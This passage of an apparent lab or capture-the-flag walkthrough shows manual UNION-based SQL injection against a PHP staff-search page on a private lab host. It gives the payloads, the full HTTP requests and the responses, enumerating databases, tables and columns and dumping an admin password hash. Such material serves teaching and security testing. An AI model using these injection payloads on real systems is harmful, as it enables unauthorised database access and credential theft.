
```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 120
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=-' UNION ALL SELECT 1,2,3,4,5,group_concat(column_name)
from information_schema.columns WHERE table_name='Users '#
```

```
          </li>
        </a>
        <a href="display.php">
          <li>
            Display All Records
          </li>
        </a>
        <a href="search.php">
          <li>
            Search
          </li>
        </a>
        <a href="manage.php">
          <li>
            Manage
          </li>
        </a>
      </ul>
    </div>
  </nav>

  <div class="main">
    <div class="inner">
      <h3>
        Search results
      </h3>


      ID: 1<br/>
      Name: 2 3<br/>
      Position: 4<br />
      Phone No: 5<br />
      Email: UserID,Username,Password<br/>
      <br/>
```

- Columns in `Users` table from `Staff` database
    - UserID
    - Username
    - Password

8. Determine value of column in `Users` table

```
' UNION ALL SELECT 1,2,3,4,5,group_concat(UserID, ':', Username, ':', Password) FROM Staff.Users#
```



```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 105
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=-' UNION ALL SELECT 1,2,3,4,5,group_concat(UserID, ':',
Username, ':', Password) FROM Staff.Users#
```

```
      <div class="inner">
        Example.com - Staff Details
      </div>
    </header>
    <nav>
      <div class="inner">
        <ul>
          <a href="index.php">
            <li>
              Home
            </li>
          </a>
          <a href="display.php">
            <li>
              Display All Records
            </li>
          </a>
          <a href="search.php">
            <li>
              Search
            </li>
          </a>
          <a href="manage.php">
            <li>
              Manage
            </li>
          </a>
        </ul>
      </div>
    </nav>

    <div class="main">
      <div class="inner">
        <h3>
          Search results
        </h3>


        ID: 1<br/>
        Name: 2 3<br/>
        Position: 4<br />
        Phone No: 5<br />
        Email: 1:admin:856f5de590ef37314e7c3bdf6f8a66dc<br/>
```


- Value in `Users` table from `Staff` database
    - Username:Password

      ```
      admin:856f5de590ef37314e7c3bdf6f8a66dc
      ```

SQLi w/o SQLMap - users Database

1. Determine tables in `users` database

   ```
   ' UNION ALL SELECT 1,2,3,4,5,group_concat(table_name) from information_schema.tables WHERE
   table_schema='users'#
   ```




```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 119
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=' UNION ALL SELECT 1,2,3,4,5,group_concat(table_name) from
information_schema.tables WHERE table_schema='users'#
```

```
      Search results
    </h3>


    ID: 19<br/>
    Name:  <br/>
    Position: <br />
    Phone No: <br />
    Email: <br/>
    <br/>
    ID: 20<br/>
    Name:  <br/>
    Position: <br />
    Phone No: <br />
    Email: <br/>
    <br/>
    ID: 21<br/>
    Name:  <br/>
    Position: <br />
    Phone No: <br />
    Email: <br/>
    <br/>
    ID: 22<br/>
    Name:  <br/>
    Position: <br />
    Phone No: <br />
    Email: <br/>
    <br/>
    ID: 1<br/>
    Name: 2 3<br/>
    Position: 4<br />
    Phone No: 5<br />
    Email: UserDetails<br/>
```

- Table in `users` database
    - UserDetails

2. Determine the columns in `UserDetails`

```
' UNION ALL SELECT 1,2,3,4,5,group_concat(column_name) from information_schema.columns WHERE
table_name='UserDetails'#
```




```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 125
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=' UNION ALL SELECT 1,2,3,4,5,group_concat(column_name) from
 information_schema.columns WHERE table_name='UserDetails'#
```

```
    </h3>


    ID: 19<br/>
    Name:  <br/>
    Position: <br />
    Phone No: <br />
    Email: <br/>
    <br/>
    ID: 20<br/>
    Name:  <br/>
    Position: <br />
    Phone No: <br />
    Email: <br/>
    <br/>
    ID: 21<br/>
    Name:  <br/>
    Position: <br />
    Phone No: <br />
    Email: <br/>
    <br/>
    ID: 22<br/>
    Name:  <br/>
    Position: <br />
    Phone No: <br />
    Email: <br/>
    <br/>
    ID: 1<br/>
    Name: 2 3<br/>
    Position: 4<br />
    Phone No: 5<br />
    Email: id,firstname,lastname,username,password,reg_date<
```

- Columns in `UserDetails` table from `users` database
    - id
    - firstname
    - lastname
    - username
    - password
    - reg_date

